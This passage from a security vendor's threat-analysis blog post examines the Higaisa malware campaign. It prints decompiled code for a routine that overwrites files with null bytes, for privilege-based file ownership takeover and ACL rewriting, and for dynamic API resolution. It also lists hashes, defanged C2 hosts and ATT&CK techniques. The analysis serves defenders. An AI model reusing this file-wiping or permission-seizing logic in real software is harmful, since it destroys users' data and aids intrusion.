The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

Categories

Related articles

:

Source: https://blog.malwarebytes.com/threat-analysis/2020/06/higaisa/